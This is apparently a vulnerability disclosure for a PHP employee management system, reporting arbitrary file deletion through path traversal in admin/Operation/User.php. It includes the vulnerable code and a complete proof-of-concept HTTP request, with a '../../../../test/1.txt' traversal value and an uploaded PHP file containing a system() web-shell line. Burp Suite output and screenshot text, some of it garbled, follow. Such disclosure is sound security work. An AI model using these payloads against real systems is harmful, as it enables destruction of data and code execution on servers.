

# The best employee management system in PHP

## - there is arbitrary file deletion in admin/Operation/User.php

---

environment

arbitrary file deletion


## environment

<https://www.sourcecodester.com/php/17689/best-employee-management-system-php.html>

## arbitrary file deletion

project path: C:\phpstudy\_pro\WWW\\_hr\_soft

Test the file path for deletion.: C:\phpstudy\_pro\WWW\test\1.txt



In `admin/Operation/User.php`, it is found that `unlink("../..../assets/uploadImage/Candidate/".$_POST['old_website_image']);` there is no filtering and arbitrary files can be deleted.

```
php Role.php  php User.php x  php profile.php  php backups.php  php config.php  console
7  if (isset($_SESSION['logged']) && $_SESSION['logged'] == '1' && $_SESSION['role'] =
8  require_once('../assets/constants/config.php');
9
10 try {
11     $conn = new PDO( dsn: "mysql:host=$servername;dbname=$dbname", $username, $password);
12     $conn->setAttribute( attribute: PDO::ATTR_ERRMODE, value: PDO::ERRMODE_EXCEPTION);
13
14     if (isset($_POST['btn_save'])) {
15         $target_dir = "../assets/uploadImage/Candidate/";
16         $website_logo = basename($_FILES["website_image"]["name"]);
17         if ($_FILES["website_image"]["tmp_name"] != '') {
18             $image = $target_dir . basename($_FILES["website_image"]["name"]);
19             if (move_uploaded_file($_FILES["website_image"]["tmp_name"], $image)) {
20
21                 @unlink( filename: "../assets/uploadImage/Candidate/" . $_POST['old_website_image']);
22             } else {
23                 echo "Sorry, there was an error uploading your file.";
24             }
25         } else {
26             $website_logo = $_POST['old_website_image'];
27         }
28     }
29 }
```

Log in to the background and access the following data packet. Replace the Cookie with the one after logging in.

```
1  POST /admin/Operation/User.php HTTP/1.1
2  Host: 10.211.55.4:8888
3  Content-Length: 437
4  Cache-Control: max-age=0
5  Accept-Language: zh-CN,zh;q=0.9
6  Upgrade-Insecure-Requests: 1
7  Origin: null
8  Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryP3KHdn6lBKTxSBW0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
    mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
13 Connection: keep-alive
14
15 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0
16 Content-Disposition: form-data; name="old_website_image"
17
18 ../../../../test/1.txt
19 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0
20 Content-Disposition: form-data; name="btn_save"
21
22 1
23 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0
24 Content-Disposition: form-data; name="website_image"; filename="11111.php"
25 Content-Type: image/png
26
27 <?php system('whoami')?>
28 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0--
29
```

File deletion is successful.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Search Settings

Decoder Comparer Logger Organizer Extensions Learn Hackvertor Knife

1 x 2 x 3 x +

Send Cancel < >

Target: http://10.211.55.4:8888 HTTP/1

### Request

Pretty Raw Hex Hackv... 0 highlights

```
3 Content-Length: 437
4 Cache-Control: max-age=0
5 Accept-Language: zh-CN,zh;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Origin: null
8 Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundaryP3KHdn6IBKTxSBW0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=uragov0u7b81v5us8s6vgif40
&otvnestjo...k&e&R;alix&
13 -----WebKitFormBoundaryP3KHdn6IBKTxSBW0
14 Content-Disposition: form-data; name="
old_website_image"
15
16 ...../test/1.txt
17 -----WebKitFormBoundaryP3KHdn6IBKTxSBW0
18 Content-Disposition: form-data; name="
btn_save"
19
20
21
22 -----WebKitFormBoundaryP3KHdn6IBKTxSBW0
23 Content-Disposition: form-data; name="
website_image"; filename="111111.php"
24 Content-Type: image/png
25
26 <?php system('whoami')??>
27 -----WebKitFormBoundaryP3KHdn6IBKTxSBW0--
```

### Response

Pretty Raw Hex Render ... 0 highlights

```
1 HTTP/1.1 200 OK
2 Host: 10.211.55.4:8888
3 Date: Mon, 04 Nov 2024 17:02:40 +0800
4 Connection: close
5 X-Powered-By: PHP/7.3.4
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache,
must-revalidate
8 Pragma: no-cache
9 Content-type: text/html; charset=UTF-8
10
11 <link rel="stylesheet" href="popup_style.css"
12 >
13
14 Connection failed: SQLSTATE[HY000]: General
error: 1366 Incorrect integer value: '' for
column 'role_id' at row 1
```

Done 441 bytes | 13 millis

Event log (6) All issues (59) Memory: 267.7MB

phpstudy\_pro > WWW > test 在 test 中搜索

新建 排序 查看 详情

名称	修改日期	类型
此文件夹为空。		

- 主文件夹
- 图库
- 桌面
- 下载
- 文档
- 图片
- 音乐
- 视频
- 下载
- test
- 屏幕截图
- test

> 此电脑

> 网络

0 个项目